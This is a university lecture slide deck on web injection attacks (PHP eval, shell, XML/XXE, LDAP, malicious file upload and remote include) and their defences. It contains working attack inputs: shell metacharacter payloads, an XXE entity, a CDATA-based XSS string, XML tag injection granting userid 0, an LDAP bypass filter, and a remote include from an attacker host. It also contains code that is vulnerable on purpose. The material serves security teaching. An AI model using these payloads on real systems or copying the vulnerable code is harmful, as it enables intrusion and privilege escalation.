Berner Fachhochschule
Haute école spécialisée bernoise
Bern University of Applied Sciences

5.2) Injections (part 2) Shell Injection, XML Inject LDAP injection

Emmanuel Benoist
Spring Term 2016

Computer Science Division

Table of Contents

Injection in PHP

Injection in PHP

```
$myvar = 'somevalue';
$x = $_GET['arg'];
eval('$myvar␣=␣' . $x . ';');
```

- **if "arg" is set to "**`10; system('/bin/echo uh-oh')`**"**
- **The system executes:** `/bin/echo uh-oh)`
- **The attacker receives the same rights as the user owning the http-deamon**

Use of variable variables in PHP

```
$safevar = "0";
$param1 = "";
$param2 = "";
$param3 = "";
# my own "register globals" for param[1,2,3]
foreach ($_GET as $key => $value) {
  $$key = $value;
}
```

- **If the attacker provides `"safevar=bad"` in the query string**
- **then `$safevar` will be set to the value `"bad"`.**

Shell Injection

Shell Injection[1]

- **Shell Injection is named after Unix shells,**
- **But it applies to most systems which allows software to programmatically execute command line.**
- **Typical sources of Shell Injection is calls:**
  - `system()`,
  - `StartProcess()`,
  - `java.lang.Runtime.exec()`,
  - `System.Diagnostics.Process.Start()`
  - and similar APIs.
- **Considere the following short program**

```
<?php
passthru ( " /home/user/phpguru/funnytext "
           . $_GET['USER_INPUT'] );
?>
```

[1]Source: Wikipedia

Shell Injection (Cont.)

This program can be injected in multiple ways:

- `` `command` `` **will execute command.**
- `$(command)` **will execute command.**
- `; command` **will execute command, and output result of command.**
- `| command` **will execute command, and output result of command.**
- `&& command` **will execute command, and output result of command.**
- `|| command` **will execute command, and output result of command.**
- `> /home/user/phpguru/.bashrc` **will overwrite file .bashrc.**
- `< /home/user/phpguru/.bashrc` **will send file .bashrc as input to funnytext.**

Examples of injection

Suppose we have the following shell

```
<?php
if(isset($_GET['name'])){
  system('echo␣'.$_GET['name']);
}
?>
```

The following content will hack the system

- `‘ls ../../..‘` Executes a command, the returned value is given as a parameter to `echo`.
- Produces the following command line:

  ```
  echo ‘ls ../../..‘
  ```

- `$(cat /home/bie1/.emacs)` Displays the content of the emacs config file of user bie1.

  ```
  echo $(cat /home/bie1/.emacs)
  ```

Examples of injection (Cont.)

- `; touch /tmp/myfile.txt` Creates the following command

  ```
  echo ; touch /tmp/myfile.txt
  ```

  Makes a `echo`, then starts something new, it creates a new file `/tmp/myfile.txt` which is empty.
- `Hello World | wc` creates the following command line:

  ```
  echo Hello World | wc
  ```

  It makes a `echo` then its output is transfered to the `wc` (word count).
- `test > /tmp/test2.txt` Creates:

  ```
  echo test > /tmp/test2.txt
  ```

  It writes in the file `/tmp/test2.txt` the content that is given as output by `echo`.

Attacks using shell injection flow

- **An attacker can create any type of file**
  - A txt file
  - A PHP file
  - A shell file
- **Can see and modify config files**
  - Can visit directories
  - Can `cat` the content of a file
  - Can overwrite the content of an existing file
- **Attacker inherits the strength of web user**
  - If web server is run as a normal user: lot of possibilities
  - If the web user is restricted to the minimum, risk is smaller.

Defense agains Shell Injection

- **PHP offers functions to perform encoding before calling methods.**
  - `escapeshellarg()`
  - and `escapeshellcmd()`
- **However, it is not recommended to trust these methods to be secure**
- **also validate/sanitize input.**

XML-Injection

XML-Injection[2]

- **The attacker trys to inject XML**
  - The application relies on XML (stores information in an XML DB for instance)
  - The information provided by the attacker is evaluated together with the existing one.
- **We will see a practical example**
  - A XML style communication will be defined
  - Method for inserting XML metacharacters
  - Then the attacker has information about the XML structure
  - Possibility to inject XML data and tags.

[2]Source: OWASP Testing Guide

Black Box testing

Example

- **Let us suppose we have the following xmlDB file (information is stored in an XML)**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

Insertion of a new user

- **Is done with a form (with the GET method)**
  - Three fields: `username`, `password` and `email`
- **Suppose the clients sends the following values**
  - username=Emmanuel
  - password=B3n0is7
  - email= emmanuel@bfh.ch
- **It produces the following GET request**

http://*www.benoist.ch/addUser.php?username=Emmanuel&*
password=B3n0is7&email=emmanuel@bfh.ch

Insertion of a new user (Cont.)

- **The program will create a new XML `user`-node**

```
<user>
  <username>Emmanuel</username>
  <password>B3n0is7</password>
  <userid>500</userid>
  <mail>emmanuel@bfh.ch</mail>
</user>
```

- **The new entry in entered inside the XML DataBase**

Testing for vulnerability

Vulnerability Testing

- **First step for XML Injection vulnerability**
  - Try to insert XML metacharacters
- **Metacharacters are:**
  - `'` (single quote)
  - `"` (double quote)
  - `>` and `<` (angular partentheses)
  - `<!-- -->` XML comment tags

Single Quote ’

- **This character could throw an exception during XML parsing**
- **Suppose we have the following attribute**

  <node attrib=’$inputValue’/>

- **So if:** `inputValue = foo’` **we obtain the following XML**

  <node attrib=’foo’’/>

  Which is a malformed XML expression: Exception at parsing the DB

Double Quote "

- **Has the same meaning as single quotes**
  - Can be used instead of ’ if " is used in the document
- **So if we create the following XML**

  <node attrib=”$inputValue”/>

  and we set `inputValue = foo"` we obtain the following XML

  <node attrib=”foo””/>

  Which is also malformed

Angular parentheses < and >

- **We create an unbalanced tag**
- Suppose we use the value `username = foo<` in the user XML-DataBase
- This creates a new user:

```
<user>
  <username>foo<</username>
  <password>B3n0is7</password>
  <userid>500</userid>
  <mail>test@test.de</mail>
</user>
```

- This document is not valid anymore.

Comments tags <!-- -->

- **This sequence of fharacters is interpreted as the beginning and end of a comment.**
- One can inject this sequence in the username parameter: `username= foo<!--`
- The application would create such a node:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

- Which is not valid

Ampersand &

- **Ampersand is used to represent XML entities**
  - Like `&symbol;`
  - Example `&lt;` for representing the character <
- **Can be used to test injection**
  - One can give `username=&foo`
  - The created node contains:

    <username>&foo</username>

  - Which is a malformed expression, `&foo` should be ended with a ;
  - but `&foo;` would also be undefined.

CDATA section delimiters

- **`<![CDATA[` and `]]` are start and end delimiters of CDATA**
- **Inside a node a cdata section may be:**

  <node>
      <![CDATA[<foo>]]
  </node>

- **`<foo>` won't be parsed as markup is a character data.**
- **If a node is build in the following way**

  <username><![CDATA[<$userName]]></username>

- **Tester will try to inject `]]` to invalidate the page.**
  - if username=]]¿
  - Then the node contains `<username><![CDATA[]]>]]></username>` which is not a valid XML fragment.

Result of the Test

- **Once having tested all the possiblities,**
  - Insert metacharacters of any type
- **Result**
  - The site is vulnerable to XML injection
  - The structure of the XML format has been discovered.

Possible attacks using XML inj

Possible Attacks using XML injection

- **XSS Cross Site Scripting**
- **External Entity**
- **Tag Injection**

Use CDATA for XSS

- **Suppose we have a node containing some text that will be displayed back to the user**

```
<html>
$HTMLCode
</html>
```

- **Then an attacker can provide the following input**

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert↘
→('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

- **And we obtain the following node**

```
<html>
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')
<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

Use CDATA for XSS (Cont.)

- **Durring the process, CDATA delimiters are eliminated, so the following HTML code is generated**

```
<script>alert('XSS')</script>
```

External Entity

- **The set of valid entities can be extended by defining new entities.**
  - If the definition of an entity is a URI, the entity is called an external entity.
  - External entities force the XML parser to access the resource specified by the URI (Unless configured to do otherwise).
- **Such an application is exposed to XML eXternal Entity (XXE) attacks.**
  - For performing a denial of service of the local system
  - gain unauthorized access to files on the local machine
  - scan remote machines
  - perform denial of service of remote systems.

Test for XXE vulnerability

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&↘
  →xxe;</foo>
```

- **This test could crash the web server (on a UNIX system),**
  - if the XML parser attempts to substitute the entity with the contents of the `/dev/random` file

Other XXE tests

- **Access the content of `/etc/passwd` file**

Tag Injection

- **The tester has gained information about the XML structure**
- **It is possible to inject data and tags**
- **Example: priviledge escalation attack in the previous example**
- **Suppose we have the following inputs**

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><↘
→mail>s4tan@hell.com
```

Tag Injection (Cont.)

- **The database becomes**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                  <username>Stefan0</username>
                  <password>w1s3c</password>
                  <userid>500</userid>
                  <mail>Stefan0@whysec.hmm</mail>
         </user>
         <user>
                  <username>tony</username>
                  <password>Un6R34kb!e</password>
                  <userid>501</userid>
                  <mail>s4tan@hell.com</mail>
                  <userid>0</userid>
                  <mail>s4tan@hell.com</mail>
         </user>
</users>
```

Tag Injection (Cont.)

- **Result**
  - User Tony gets the userid 0 (super-user)
- **Problem**
  - Userid tag appears twice for Tony
  - If XML documents is associated with a shema or a DTD, it will be rejected
  - UserID tag has cardinality 1.
- **Comment out the superfluous userid**

  Username: tony
  Password: Un6R34kb!e</password><!--
  E-mail: --><userid>0</userid><mail>s4tan@hell.com

Tag Injection (Cont.)

- **The final XML is**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
 <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password><!--</password>
    <userid>501</userid>
    <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```

LDAP-Injection

LDAP-injection

- When applications use LDAP for identifications/authorizations
- Site generates a LDAP request, based on user's input
  - Site does not sanitize user input
  - User can modify LDAP statement

LDAP-injection

- **Suppose we have the following search form**

  <input type="text" size=20 name="userName">Insert the↘
  → username</input>

- **The code could be:**

  ```
  var $ldapSearchQuery = "(cn=" . $userName . ")";
  echo($ldapSearchQuery);
  ```

- **If user puts `‘‘*’’` in the input box**
  - the system may return all the usernames on the LDAP base
- **If user puts `‘‘bie1 ) (| (password = *))’’` in the input box**
  - it will generate the code bellow revealing bie1's password
  - `( cn = bie1 ) (| (password = *))`

Access Control Bypass


- **Acess control in LDAP**

  (&(USER=Uname)(PASSWORD=Pwd))

- **if the user types Uname =** `bie1)(&))`

  (& (USER=bie1)(&))(PASSWORD=Pwd))

Decoding / Encoding Untrusted Data[3]



[3]Source: Javadoc documentation of the ESAPI package

Malicious File Execution

Examples of Attacks

Suppose we have the following Form

- **File Upload form:**

```
function displayUploadForm(){
    $str = "<FORM␣ENCTYPE='multipart/form-data'␣␣↘
    →ACTION='{$_SERVER['PHP_SELF']}'␣METHOD=POST↘
    →>";
    $str .= "Send␣this␣file:␣<INPUT␣NAME='userfile'\
␣TYPE='file'>";
    $str .= "<INPUT␣TYPE='submit'␣VALUE='Send␣File'>";
    $str .= "</FORM>";
    echo $str;
}
```

- **Form:**
  - Asks the user for a file,
  - Uploads the file to the server.

Get the File in PHP

```
function saveFile(){
    $target_path = "images/";
    $target_path = $target_path . basename( $_FILES['userfile']['name'↘
    →]);
    if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path↘
    →)) {
      echo "File␣". basename( $_FILES['userfile']['name'])."␣uploaded"↘
      →;
    } else{
      echo "There␣was␣an␣error␣uploading␣the␣file!";
    }
}
```

- **Handles the file**
  - PHP copies the file in a temporary directory (with a temporary name)
  - Transfers the file from its temporary location
  - toward a definitve location in the `images/` directory

Possible Attack

Suppose someone uploads the following file

```
$dir = "/etc/"; // Directory containing all UNIX config files
// Open a known directory, and proceed to read its contents
if (is_dir($dir)) {
 if ($dh = opendir($dir)) {
   while (($file = readdir($dh)) !== false) {
     if(filetype($dir . $file)=='file'){
       echo "<a␣href='$dir$file'>";
       echo "<img␣src='$dir$file'␣width='50',heigh='30'>";
       echo "$file</a><br>\n";
     }
   }
   closedir($dh);
 }
}
```

Possible Attack for this vulnerability

- **Anybody can upload anything**
  - No test of the files uploaded
  - Can be on any type
- **Attack: Code Execution**
  - PHP file can be uploaded
  - Complete control on the `www` user
  - Can access anything the user can
- **Contermeasure:**
  - Test that the uploaded file is an image (`.jpg`, `.jpeg`, `.gif` or `.png`)

Not sufficient

- **Restrincting file types is not sufficient**
  - Uploaded files can be named `emmanuel.jpg`
  - And contain a PHP file.
- **Attacker will want to execute the file**
  - Apache does not interpret `.jpg` files
  - They are served as-is
  - Should not be very harmful
- **How to use the file**
  - Attacker has to hack another file where `include` or `require` is used with userinput.
  - Then refere to the new uploaded file
  - Gain access on the targeted machine!!

Test that the image is an image

- **Javascripts tests on the client**
  - Not to be trusted
  - Can be very easily turned off
- **Test the suffix of the image**
  - Prevents Apache to execute the file
  - Doesn't see what the file contains
  - Just verifies Apache will simply serve it (without evaluation)
- **Tests that the image is an image**
  - Execute a `load_image_from_JPEG()`. or a `convert` on the command line.

Another Attack

We test the suffix of the image

```
function saveFile(){
  $target_path = "images/";
  if(!preg_match('/(\.jpg$|\.jpeg$|\.gif$|\.png$)/i',
                 $_FILES['userfile']['name'])){
    echo "tying␣to␣include␣a␣non␣image␣file<br␣/>";
    exit;
  }
  $target_path = $target_path . basename( $_FILES['userfile']['name']);
  if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path))↘
  →{
    echo "The␣file␣". basename( $_FILES['userfile']['name']);
    echo "␣has␣been␣uploaded";
  } else{
    echo "There␣was␣an␣error␣uploading␣the␣file,␣please␣try␣again!";
  }
}
```

Another file makes an include

Suppose we have a php file that includes a resource given as parameter

```
<?php
echo "<h1>Example␣of␣a␣page␣to␣be␣hacked</h1>";
echo "Security␣here␣is␣not␣very␣serious␣;−)";
echo "<div␣class='content'>";
if(isset($_REQUEST['action'])){
    $filename = $_REQUEST['action'];
    include($filename);
}
else{
    echo "No␣action␣was␣selected";
}
echo "</div>";
?>
```

How this page is called?

- **Normally called with an action**

  `<a href="tohack.php?action=hello.php">Hello page</a>`

- **Where `hello.php` is**

  ```
  <?php
  echo "HELLO!";
  ?>
  ```

- **Can be hacked: to load `images/attacker.jpg`**

  `<a href="tohack.php?action=images%2Fattacker.jpg">` Hacked page `</a>`

How this page is called? (Cont.)

- **We can add a security, add the `.php` at the end of the file name**

  ```
  $filename = $_REQUEST['action'].".php";
  include($filename);
  ```

- `So the action is called:`

  `<a href="tohack.php?action=hello">Hello page</a>`

- **Following code does not work anymore**

  `<a href="tohack.php?action=images%2Fattacker.jpg">` Hacked page `</a>`

  Error: *file `attacker.jpg.php` does not exist*

- **The %00 character plays the role of ending the file name. So the following works:**

  `<a href="tohack.php?action=images%2Fattacker.jpg%00">` Hacked page `</a>`

Presentation

Malicious File Execution

- **User Uploads a File**
  - For instance : An image on a blog
  - But it is not an image: it is a script (PHP for instance)
  - So the file `http://mysite.com/image/emmanuel.jpg` does not contain any image but a program
- **User Executes this file**
  - Some executions use parameters to load some file
  - Example `http://mysite.com/program.php?action=sell` will load the program `sell.php`
  - so the URL `http://mysite.com/program.php?action=image/emmanuel.jpg` would execute the uploaded file

What is Malicious File Execution?

- **Developers often directly use or concatenate input with file or stream function or allow upload of file**
  - Input is potentially hostile
- **Many frameworks allow the use of external object references**
  - Such as URL's
  - or file system references
- **If the data is not sufficiently checked**
  - Any content can be included, processed or invoked by the web server
  - It can be hostile and powerfull.

Malicious File Executions Allows

- **Remote Code Execution**
- **Remote root kit installation and complete system compromise**
- **On Windows, internal system compromise through the use of PHP's SMB file wrappers**
- **This attack is particularly prevalent on PHP**
  - When refering files or streams,
  - Ensure that user supplied input does not influence file name

Details of the Vulnerability

Details of the Vulnerability

- **Typical Example**

  include $_REQUEST['filename']
- **Allows execution of remote hostile scripts**
  - if filename = "http://www.attacker.org/attack.php"
- **Allows access to local file system**
  - `include` is not limited to the document root
  - For instance `include /etc/password`
- **Allows access to local file server (if PHP is hosted on Windows**
  - Due to SMB support in PHP's file system wrappers

Other Methods of attack

- **Hostile data being uploaded**
  - To Session files,
  - log data
  - image upload (typical of forum software)
- **Using non http urls**
  - Compression: `zlib://`
  - Audio Stream : `ogg://`
  - Are allowed even if `allow_url_fopen` and `allow_url_include` are disabled
- **Use PHP's data wrapper**
  - such as `data:;base64,PD9waHAgcGhwaW5mbygpOz8+`

Other Systems may also be affected

- **.NET or J2EE**
  - Danger with filenames supplied by the user
  - or simply influanced by the user
  - Security controls could be obviated.
- **XML Documents**
  - Attacker can insert a hostile DTD,
  - Require the parser to download the DTD and process the result
  - Method used by an Australian Firm to scan ports behind a firewall.

Damages?

- **Damages are related to the strength of sandbox/platform isolation controls in the framework**
- **Tomcat is started inside the Java Virtual Machine**
  - No access to the filesystem (outside the project)
  - No access to other devices
  - Configuration can be haltered to allow execution of scripts !!!
- **PHP has full access on the machine**
  - Can visite the file system
  - Can access some devices
  - Access can be restricted for the user `www` (resp. not opened)

Protection

Protection

- **Careful Planning**
  - Desigining architecture
  - Designing the program
  - Testing the program
- **A well written application does not user-supplied input for**
  - Accessing server based resource:
  - Images
  - XML and XSLT
  - Scripts
- **Application should have firewall rules preventing**
  - new outbound connections the the internet
  - or internally back to any other server
- **However, legacy applications may need to accept user supplied input**

Use an indirect object reference map

- **Where a parital filename was used, prefere a hash of the partial reference**
- **Instead of**

```
<select name="language">
  <option value="english">English</option>
```

- **Use**

```
<select name="language">
  <option value="2c8283b7743646a2a72e626437484">
     English
  </option>
```

- **Alternatively, use 1, 2, 3 as array reference**
  - check array bounds to detect parameter tampering

Use explicit taint checking mechanisms

- **If included in language**
  - JSF or Struts
- **Otherwise, consider a variable naming scheme**

```
$hostile = &$_POST;
$safe['filename'] = validate_file_name($hostile['↘
→unsafe_filename']);
```

- **So any operation based upon hostile input is immediately obvious:**

```
// Bad:
require_once($_POST['unsafe_filename'].'inc.php');
// Good:
require_once($safe['filename'].'inc.php');
```

Protection (Cont.)

- **Strongly validate user input**
  - use “accept known good” as a strategy
- **Add firewall rules**
  - Prevents your server to connect other web sites
  - or internal systems
- **Check user supplied files and filenames**
  - and also: tainting data in session object, avatars and images
  - PDF reports, temporary files, etc.
- **Considere implementing a chroot jail**
  - or other sandbox mechanisms to isolate applications from each other
  - Example: Virtualization

Protection for PHP

- **Update your PHP configuration** (`php.ini`)
  - Disable `allow_url_fopen`
  - Disable `allow_url_include`
  - Enable it on a per application basis
- **Avoid uninitialized variables (and their overwriting)**
  - Disable `register_globals`
  - use `E_STRICT`
- **Ensure that all file and streams functions are carefully vetted**
  - No user supplied input should be given to following functions:
  - include functions `include()`, `include_once()`, `require()`, `require_once()`,
  - Reading of data `fopen()`, `imagecreatefromXXX()`, `file()`,`file_get_contents()`,
  - Manipulation of files `copy()`, `delete()`, `unlink()`, `upload_tmp_dir()`, `$_FILES`, `move_uploaded_file()`,

Conclusion

Conclusion

- **Shell Injection**
  - Attacker inherits the priviledges of the user running the web server
  - Solutions: Filter/Sanitize input + reduce the priviledges to the minimum
- **XML Injection**
  - Attacker can force the server to load entities from outside
  - He can change the content of an XML database, and gain illegal priviledges in the application.
  - Solution: Filter/Sanitize input, allow no metacharcters in your normal inputs, or escape them.

References

- **OWASP Top 10 - 2013**
  `http://www.owasp.org/index.php/Top_10_2013`
- **A Guide for Building Secure Web Applications and Web Services**
  `http://www.lulu.com/content/1401012`
- OWASP Testing for XML Injection
  `http://www.owasp.org/index.php/Testing_for_XML_Injection_%28OWASP-DV-008%29`
- OWASP web site for LDAP injection
  `https://www.owasp.org/index.php/LDAP_injection`
- Wikipedia.org `Code injection`.